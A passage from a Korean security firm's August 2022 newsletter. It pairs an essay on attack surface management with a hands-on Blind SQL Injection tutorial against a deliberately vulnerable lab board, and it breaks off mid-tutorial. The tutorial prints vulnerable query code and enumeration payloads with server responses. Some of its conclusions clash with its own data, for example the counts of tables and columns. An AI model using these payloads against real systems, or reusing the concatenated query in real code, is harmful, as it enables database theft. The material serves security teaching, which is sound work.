

Threat Intelligence Report

# EQST INSIGHT

2022  
08

EQST(이큐스트)는 'Experts, Qualified Security Team' 이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된 최고 수준의 보안 전문가 그룹입니다.

Contents

**EQST insight**

최신 ICT 기술에 따라 확대되는 공격 표면 관리의 중요성 및 대응 방안----- 1

**Special Report**

웹 취약점과 해킹 매커니즘 #5 Blind SQL Injection----- 6

**Research & Technique**

Spring Security 권한 우회 취약점 (CVE-2022-22978)----- 26

## 최신 ICT 기술에 따라 확대되는 공격 표면 관리의 중요성 및 대응 방안

공격 표면 관리 (Attack Surface Management, 이하 ASM)는 인터넷을 통해 공격의 경로가 될 수 있는 기업의 모든 디지털 자산을 관리하는 것을 의미한다.

공격 표면은 의외로 범위가 넓다. 기업의 내부 자산 뿐만 아니라 소프트웨어 공급망, 그리고 협력업체의 인력에서부터 기업의 브랜드와 평판 등의 Digital Risk 까지도 공격 표면에 포함될 수 있다. 그 중에서 이번 헤드라인에서의 공격 표면 관리는 인터넷에 연결된 자산을 위주로 설명한다.



공격 표면 관리의 중요성을 설명하기 전에 조금 다른 이야기로 풀어 나가고자 한다. 영화 스타워즈 세계관에서 연력(年歷)의 기준이 되는 야빈 전투 (Battle of Yavin)를 다룬 에피소드 IV - 새로운 희망 (A New Hope)을 보신 분들은 기억하시겠지만 반란군 연합의 루크 스카이워커가 탑승한 X 워 스타파이터 1 대에 의해 제국의 거대한 전략 자산인 ‘죽음의 별 (Death Star)’이 파괴된다.

반란군 연합은 루크의 쌍둥이인 레아 공주가 어렵게 입수한 ‘죽음의 별’ 설계도를 분석하여 치명적인 취약점(원자로)을 찾아내고, 고작 몇 대의 전투기로 이루어진 편대가 양자 어뢰 공격을 감행해 ‘죽음의 별’을 우주의 먼지로 사라지게 만든다.



지난해 말 인터넷 역사상 최악의 취약점이라 불리는 'Log4j' 취약점이 발견돼 온 사회가 떠들썩했다. 실제 공격으로 인한 피해 사례가 밝혀지지 않았지만 그 여파는 상당했다. 'Log4j' 취약점은 원격코드 실행 취약점으로 인가받지 않은 사용자가 원격으로 접속해 악성코드를 실행할 수 있어 위험도가 매우 크다. 해커는 이 취약점을 악용해 원격으로 목표 대상의 모든 권한을 탈취하는 것이 가능하며 서버를 통해 내부망에 접근해 데이터를 약탈하는 등 기업의 전체 네트워크까지 장악할 수 있다. 이렇게 기업에 매우 심각한 문제를 야기할 수 있는 취약점이었으나, 대부분 빠르게 대응하지 못했다. 여기엔 몇 가지 이유가 있다.



① 취약점을 가진 Log4j 가 사용된 애플리케이션을 식별하는 데 많은 시간을 소모했다. 취약점 분석 소프트웨어 전문 업체인 Qualys 에 의하면 완전한 패치까지 평균 17 일이 소요된 것으로 보고된 바 있다.



② 취약점을 가진 Log4j 가 사용된 애플리케이션이 공격을 받을 경우 발생할 수 있는 비즈니스 영향에 대해 평가가 이루어지지 않아 어떤 순위로 대응해야 하는지 알 수 없었다. 발견된 애플리케이션 중 50%가 수명을 다한 (End of Life) 상태였던 것도 매우 흥미로운 일이었다.

보안 컨설팅에서도 기업이 보유하고 있는 디지털 자산의 식별은 매우 기초적인 위험평가의 관리 방안으로 소개되고 있으나, 실제 현실 세계에서는 동작하지 않은 것이다.

Enterprise Strategy Group (ESG Research)에서 보고한 바에 의하면 공격 표면을 적극적으로 모니터링한다고 믿는 기업은 9%에 불과했다.

그만큼 공격 표면 관리에 어려움이 있다는 이야기도 될 수 있다. 불행하게도 Cloud, IoT 등의 발달로 인해 우리가 상상할 수 없을 만큼 공격 표면은 확대되고 있고, 특히 Cloud 환경은 더욱 복잡하다. On-Premise 와 Cloud 를 동시에 사용하며, 하나 이상의 CSP (Cloud Service Provider)에 의존하는 소위 Multi-Cloud 가 확산되고 있기 때문이다. 또한 Cloud 시대에 기업은 수많은 워크로드로 이루어진 웹사이트뿐만 아니라, 네이티브 애플리케이션, 개인정보와 같이 민감한 데이터, 자격증명, SSL 인증서 등 인터넷에 연결된 자산을 보유하고 있다.

공격자는 자동화된 툴을 사용해 빠르게 기업 전반의 공격 표면을 분석해 취약점을 식별하고 공격을 감행한다. 이러한 공격은 대부분 성공적이며, 공격의 결과로 약 80% 이상이 주요 데이터의 유출이라는 최악의 상황을 야기한다.





이러한 추세에 대응하기 위해 이미 글로벌 업체는 ASM(Attack Surface Management) 전문 업체 인수를 진행하고 있다. 지난 6월 RSA Conference 2022에서 IBM은 Randori의 인수를 공표했으며, 이외에도 Microsoft (RiskIQ), Mandiant (Intrigue), Palo Alto Networks (Expanse Networks) 등이 이미 ASM 전문 업체를 인수했다.

특히 IBM이 인수한 Randori의 경우 ASM 기능 외에 CART(Continuous Automated Red Teaming)를 선보이며, 기업의 보안 역량을 강화할 수 있도록 지원하는 공세적인 보안 기술을 강조하고 있다.

최근 코로나 팬데믹으로 인한 원격근무, Cloud 도입의 확산 등 지속되는 디지털 트랜스포메이션에 맞춰 보안업체에서도 혁신의 움직임을 보이고 있는 것이다.

ASM의 주요 기능은 ① 자산의 검색과 식별, ② 자산의 분류를 통한 우선순위 지정 (공격 가능성에 따른 비즈니스 영향도 평가 등) ③ 적극적인 대응 (Remediation) ④ 지속적인 모니터링이다.

위의 주요한 4가지 기능을 지속적으로 관리할 수 있도록 많은 부분의 자동화를 지원하며, 최근 Vendor와 Technology의 통합(Consolidation) 추세에 맞춰 하나의 플랫폼으로 제공된다는 점이 주목할 만하다.

이미 기업은 보안을 위해 많은 투자를 진행하고 있으며 평균 40~80개의 벤더와 협력하고 있다. 그러나 너무 많은 벤더를 관리하는 톨로 인한 내부 인력 교육, Network, Endpoint 등 영역별 Silo, 비효율적인 예산 집행 등의 문제로 계속해서 벤더와 벤더가 제공하는 기술의 통합을 원하고 있고, 글로벌 기업은 이미 CISO뿐만 아니라 구매 단계에서 Consolidation을 진행하고 있다.

한편, 최근 공격 기법은 계속해서 진화하고 있으며 기업의 다양한 공격 표면을 활용해 랜섬웨어와 같이 기업에 실질적인 피해를 유발하고 있다.

따라서 Cloud 도입과 전환으로 계속해서 확장되고 있는 공격 표면에 대한 관리가 절대적으로 필요한 상황이며, SK 설더스도 글로벌 업체와의 긴밀한 협력을 통해 국내 환경에 부합하는 새로운 보안 서비스를 준비 중에 있다.

SK 설더스는 AI, Big Data, 클라우드 등 New ICT 확산으로 복잡해지는 보안환경과 지능화되는 보안 위협에 신속히 대응할 수 있도록 사이버보안 및 기술을 지속적인 연구, 개발하고 내재화를 통해 경쟁력을 높이고 있다. 국내 사이버보안 1 위 역량을 바탕으로 보안 컨설팅, 모의해킹, 침해 사고 분석 역량과 경험이 반영된 SK 설더스에 차별화된 서비스를 제공해 고객의 보안 투자를 보호하고, 대응의 단계를 향상시키는데 기여할 수 있는 기회가 되길 희망한다.

# Special Report

---

## 웹 취약점과 해킹 매커니즘 #5 Blind SQL Injection

### ■ 개요

SQL Injection은 사용자 입력값을 검증하지 않는 경우 설계된 쿼리문에 의도하지 않은 쿼리를 임의로 삽입할 수 있는 공격이다. 공격자는 쿼리를 악의적으로 주입하여 데이터베이스의 데이터를 무단으로 탈취할 수 있다.

이번 Special Report에서는 Blind SQL Injection에 대한 설명과 실습을 진행한다. SQL Injection 취약점이 존재하는 게시판의 검색 기능에서 사용자 입력값에 대한 서버 측의 응답을 통해 데이터를 추출하는 내용을 다룬다.


※ 실제 운영 중인 서버에 테스트 또는 공격을 하는 행위는 법적인 책임이 따르므로 개인용 테스트 서버 구축 또는 bWAPP, DVWA, WebGoat 등과 같은 웹 취약점 테스트 환경 구축을 통해 테스트하는 것을 권장한다.

※ 본 Special Report는 JSP와 Oracle Database 11gR2를 사용하여 취약한 서버를 구축하였다.



## ■ 환경 구성

웹 취약점 테스트는 실습을 위해 구축한 서버의 게시판 페이지에서 진행된다. 사용자가 특정 단어를 검색하면 서버는 데이터베이스에서 결과를 불러와 화면에 출력해 준다.



번호	제목	내용	작성자
1	eqst	EQST Insight	이큐스트
2	insight	Special Report	인사이트
3	eqst1	Blind SQL Injection	이큐스트1
4	insight1	SQL Injection	인사이트1

[SQL Injection 취약점이 있는 게시판 페이지]

게시판의 검색 기능은 다음과 같은 취약한 소스코드로 구성되어 있다. 사용자 입력값인 searchWord 에 대한 입력값 필터링이 존재하지 않아 공격자는 임의의 쿼리를 주입할 수 있다.

```
...  
String sql = "SELECT idx, title, content, userid FROM board  
            WHERE title LIKE '%" + searchWord + "%";  
Statement stmt = conn.createStatement();  
rs = stmt.executeQuery(sql);  
...
```

[SQL Injection 취약점이 있는 게시판 페이지]

또한 실습용 웹 서버의 데이터베이스는 사용자 정보를 담고 있는 MEMBER 테이블과 게시판 페이지 정보를 담고 있는 BOARD 테이블로 구성되어 있다.

※ 비밀번호는 개인정보보호법에 따라 단방향 해시 처리된 값으로 구성되어 있다.

infosec

아이디 (userid)	비밀번호 (userpw)	이름 (username)
admin	F67B3	관리자
eqst	7110E	이큐스트
insight	DB470	인사이트

[MEMBER 테이블]

infosec

번호 (idx)	제목 (title)	내용 (content)	작성자 (userid)
1	eqst	EQST Insight	이큐스트
2	insight	Special Report	인사이트
...	...	...	...

[BOARD 테이블]

## ■ Blind SQL Injection

Blind SQL Injection은 참(True)인 쿼리문과 거짓(False)인 쿼리문 입력 시 반환되는 서버의 응답이 다른 것을 이용하여 이를 비교하여 데이터를 추출하는 공격이다. Blind SQL Injection은 다른 유형의 SQL Injection과 달리 추출하려는 실제 데이터가 눈에 보이지 않는다. 따라서 참 또는 거짓의 입력값에 따른 서버의 응답을 통해 값을 유추해야 한다.

아래의 그림은 게시판의 검색 기능에서 Blind SQL Injection 취약점 여부를 확인한 결과이다. 참인 쿼리문을 입력할 경우 검색 결과가 출력되고, 거짓인 쿼리문을 입력할 경우 검색 결과가 표시되지 않는다.

1) 입력값이 참인 경우

infosec


입력값	eqst%' AND 1=1 --
동작 쿼리	SELECT * FROM board WHERE title LIKE '%eqst%' AND 1=1 --%';
결과	 <p>검색 성공</p>

2) 입력값이 거짓인 경우

입력값	eqst%' AND 1=2 --
동작 쿼리	SELECT * FROM board WHERE title LIKE '%eqst%' AND 1=2 --%';
결과	

이처럼 참 또는 거짓의 입력값에 대한 서버의 응답이 다를 때 Blind SQL Injection이 가능하다.

Blind SQL Injection의 공격 과정은 테이블 목록화 → 컬럼 목록화 → 데이터 목록화 순으로 이뤄지며, 각 단계는 아래의 과정을 반복적으로 수행한다.



[데이터 추출 과정 예시]

※ 참 또는 거짓의 입력값에 대한 서버의 응답을 확인할 수 없을 때, 특정 시간 동안 응답을 지연시키는 방법으로 데이터를 추출하는 방법도 있다. 이를 Time Based SQL Injection 이라고 한다.

## ■ 공격 진행에 앞서

### 1. SUBSTR 함수 - 문자열 자르기

Blind SQL Injection 은 문자열에 대한 특정 위치의 문자를 확인할 수 있다. 이때 문자열을 자르는 함수인 SUBSTR 함수를 사용하며, 예시는 다음과 같다.

infosec

사용법	SUBSTR(문자열, 시작 위치, 자르고 싶은 개수)		
	쿼리 내용	요청 쿼리	결과
예시	문자열 eqst 중 1번째 위치에서 1글자 자르기	SELECT SUBSTR('eqst', 1, 1) FROM DUAL	e
	문자열 eqst 중 2번째 위치에서 3글자 자르기	SELECT SUBSTR('eqst', 2, 3) FROM DUAL	qst

※ MySQL, MS-SQL 의 경우 SUBSTRING 함수를 사용한다.

## 2. ASCII 함수 - 문자를 숫자로 변환하기

SUBSTR 함수를 통해 문자열 중 1 개의 문자를 출력한 후, 조건문에서 값을 비교하기 위해 논리형 자료로 가공한다. 추출한 문자를 숫자로 변환<sup>1</sup>하여 범위를 설정해 값을 유추하면 비교 연산을 쉽게 진행할 수 있다. 이때 문자를 ASCII(숫자, 10 진수) 형태로 변환하는 ASCII 함수를 사용하여 ASCII 값과 비교를 통해 문자를 추적할 수 있다.

infosec

ASCII 코드 표											
10진수	부호	10진수	부호	10진수	부호	10진수	부호	10진수	부호	10진수	부호
32		48	0	65	A	81	Q	97	a	113	q
33	!	49	1	66	B	82	R	98	b	114	r
34	"	50	2	67	C	83	S	99	c	115	s
35	#	51	3	68	D	84	T	100	d	116	t
36	\$	52	4	69	E	85	U	101	e	117	u
37	%	53	5	70	F	86	V	102	f	118	v
38	&	54	6	71	G	87	W	103	g	119	w
39	'	55	7	72	H	88	X	104	h	120	x
40	(	56	8	73	I	89	Y	105	i	121	y
41	)	57	9	74	J	90	Z	106	j	122	z
42	*	58	:	75	K	91	[	107	k	123	{
43	+	59	;	76	L	92	₩	108	l	124	
44	,	60	<	77	M	93	]	109	m	125	}
45	-	61	=	78	N	94	^	110	n	126	~
46	.	62	>	79	O	95	_	111	o	127	△
47	/	63	?	80	P	96	`	112	p		
		64	@								

<sup>1</sup> 비교하는 두 데이터의 형식이 일치하지 않을 경우 'ORA-01722: invalid number' 에러가 발생한다.

문자열 'eqst'의 첫 번째 문자인 'e'를 ASCII 함수로 변환하고, 참 또는 거짓인 조건문에 대한 출력 결과는 다음과 같다.

infosec


	쿼리 내용	요청 쿼리	결과
예시	문자열의 1번째 문자인 'e'가 ASCII 코드로 101인 것을 확인	SELECT ASCII(SUBSTR('eqst', 1, 1)) FROM DUAL	101
	비교문(101>0)의 결과는 참(Ture)이므로 'insight' 출력	SELECT 'insight' FROM DUAL WHERE ASCII(SUBSTR('eqst', 1, 1)) > 0	insight
	비교문(101>100)의 결과는 참(Ture)이므로 'insight' 출력	SELECT 'insight' FROM DUAL WHERE ASCII(SUBSTR('eqst', 1, 1)) > 100	insight
	비교문(101>101)의 결과는 거짓(False)이므로 출력값 없음	SELECT 'insight' FROM DUAL WHERE ASCII(SUBSTR('eqst', 1, 1)) > 101	출력값 없음
	비교문(101=101)의 결과는 참(Ture)이므로 'insight' 출력	SELECT 'insight' FROM DUAL WHERE ASCII(SUBSTR('eqst', 1, 1)) = 101	insight



## ■ 공격 진행 과정

Blind SQL Injection의 공격 진행 과정은 다음과 같다.

infosec



[Blind SQL Injection 진행 과정]

### Step 1. 취약점 존재 여부 확인

사용자 입력값을 결과로 출력해 주는 게시판의 검색 기능에서 SQL Injection 취약점 존재 여부를 확인한다. SQL구문에서 문법적 요소로 작용하는 싱글쿼터(') 등과 같은 특수문자를 입력하여 입력했을 때 서버의 반응을 보고 취약점 존재 여부를 판단할 수 있다.

### Step 2. Blind SQL Injection

Blind SQL Injection 은 참과 거짓의 논리를 통해 공격이 진행된다. 각 테이블/컬럼/데이터의 전체 개수를 확인하고 SUBSTR 함수를 사용해 각 테이블/컬럼/데이터의 문자를 1 개씩 추출한다. 추출한 문자를 ASCII 함수를 사용해 숫자로 변환하여 비교 연산을 통해 문자를 확인한다. 행 번호와 자릿수를 증가시켜가며 문자열을 추적하는 과정을 반복하면 원하는 데이터를 추출할 수 있다.

### 2-1) 테이블 정보 확인

원하는 데이터를 추출하기 위해 전체 테이블 개수를 확인해야 한다. 실습에서는 user\_tables를 통해 사용자가 생성한 전체 테이블 개수를 조회한다.

infosec

#### 전체 테이블 개수 확인 (1)

입력값	eqst%' AND (SELECT COUNT(table_name) FROM user_tables) > 1 --												
결과	<div style="border: 1px solid #ccc; padding: 5px;"><input style="width: 100%;" type="text" value="eqst%' AND (SELECT COUNT(table_name) FROM user_tables) &gt; 1 --"/><div style="display: flex; justify-content: flex-end; align-items: center;"><input type="button" value="Q"/></div><table border="1" style="width: 100%; border-collapse: collapse;"><thead><tr><th>번호</th><th>제목</th><th>내용</th><th>작성자</th></tr></thead><tbody><tr><td>1</td><td>eqst</td><td>EQST Insight</td><td>이류스트</td></tr><tr><td>3</td><td>eqst1</td><td>Blind SQL Injection</td><td>이류스트1</td></tr></tbody></table></div>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
해설	검색 성공 - 전체 테이블의 개수가 1개보다 큰 것을 알 수 있다.												

infosec

#### 전체 테이블 개수 확인 (2)

입력값	eqst%' AND (SELECT COUNT(table_name) FROM user_tables) > 2 --				
결과	<div style="border: 1px solid #ccc; padding: 5px;"><input style="width: 100%;" type="text" value="eqst%' AND (SELECT COUNT(table_name) FROM user_tables) &gt; 2 --"/><div style="display: flex; justify-content: flex-end; align-items: center;"><input type="button" value="Q"/></div><table border="1" style="width: 100%; border-collapse: collapse;"><thead><tr><th>번호</th><th>제목</th><th>내용</th><th>작성자</th></tr></thead><tbody></tbody></table><div style="display: flex; justify-content: space-between; margin-top: 5px;"><input type="button" value="목록"/> <input type="button" value="글쓰기"/></div></div>	번호	제목	내용	작성자
번호	제목	내용	작성자		
해설	검색 실패 - 출력값이 없기 때문에 전체 테이블의 개수는 <b>1개</b> 임을 알 수 있다.				

테이블의 개수를 확인한 후 원하는 테이블을 찾을 때까지 행 번호와 자릿수를 증가시켜가며 테이블명을 추출한다.

infosec

### 테이블명 확인 (1)

입력값	eqst%' AND ASCII(SUBSTR((SELECT table_name FROM (SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1), 1, 1)) > 76--												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 100%; border: 1px solid #e67e22;" type="text" value="(SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1, 1, 1)) &gt; 76--"/> <span style="float: right; background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">Q</span> </div> <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 50%;">내용</th> <th style="width: 25%;">작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이류스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이류스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
해설	검색 성공 - 테이블 목록 중 1번째 테이블의 1번째 문자는 ASCII 76보다 큰 것을 알 수 있다.												

infosec

### 테이블명 확인 (2)

입력값	eqst%' AND ASCII(SUBSTR((SELECT table_name FROM (SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1), 1, 1)) > 77--								
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 100%; border: 1px solid #e67e22;" type="text" value="(SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1, 1, 1)) &gt; 77--"/> <span style="float: right; background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">Q</span> </div> <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 50%;">내용</th> <th style="width: 25%;">작성자</th> </tr> </thead> <tbody> <tr> <td colspan="4" style="height: 40px;"> <div style="display: flex; justify-content: space-between; align-items: center; padding: 5px;"> <span style="background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">목록</span> <span style="background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">글쓰기</span> </div> </td> </tr> </tbody> </table>	번호	제목	내용	작성자	<div style="display: flex; justify-content: space-between; align-items: center; padding: 5px;"> <span style="background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">목록</span> <span style="background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">글쓰기</span> </div>			
번호	제목	내용	작성자						
<div style="display: flex; justify-content: space-between; align-items: center; padding: 5px;"> <span style="background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">목록</span> <span style="background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">글쓰기</span> </div>									
해설	검색 실패 - 테이블 목록 중 1번째 테이블의 1번째 문자는 ASCII 77 이하인 것을 알 수 있다. 따라서 테이블 목록 중 1번째 테이블의 <b>1번째 문자</b> 는 ASCII 77인 'M'인 것을 알 수 있다.								

테이블명 확인 (3)													
입력값	eqst%' AND ASCII(SUBSTR((SELECT table_name FROM (SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1), 2, 1)) = 69--												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 100%; border: none;" type="text" value="(SELECT ROWNUM AS RNUM, table_name FROM user_tables) WHERE RNUM=1), 2, 1)) = 69--"/> <span style="float: right; background-color: #f4a460; color: white; padding: 2px 5px; border-radius: 3px;">Q</span> </div> <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 55%;">내용</th> <th style="width: 20%;">작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이큐스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이큐스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이큐스트	3	eqst1	Blind SQL Injection	이큐스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이큐스트										
3	eqst1	Blind SQL Injection	이큐스트1										
해설	검색 성공 - 테이블 목록 중 1번째 테이블의 <b>2번째 문자</b> 는 ASCII 69인 'E'인 것을 알 수 있다.												


위의 과정을 반복하여 추출한 사용자 생성 테이블 목록 중 1번째 테이블의 이름은 'MEMBER'이다.

## 2-2) 컬럼 정보 확인

원하는 테이블의 컬럼 정보를 확인하기 위해 앞서 획득한 'MEMBER' 테이블의 전체 컬럼 수를 추출한다.


infosec

### 전체 컬럼 개수 확인 (1)

입력값	eqst%' AND (SELECT COUNT(column_name) FROM all_tab_columns WHERE table_name='MEMBER') > 2 --
결과	
해설	검색 성공 - MEMBER 테이블의 전체 컬럼 개수는 2개 이상임을 알 수 있다.

infosec

### 전체 컬럼 개수 확인 (2)

입력값	eqst%' AND (SELECT COUNT(column_name) FROM all_tab_columns WHERE table_name='MEMBER') > 3 --
결과	
해설	검색 실패 - MEMBER 테이블의 전체 컬럼 개수는 3개보다 적은 <b>2개</b> 임을 알 수 있다.

전체 컬럼 수 확인 후 원하는 컬럼을 찾을 때까지 행 번호와 자릿수를 증가시켜가며 컬럼 명을 추출한다.

infosec

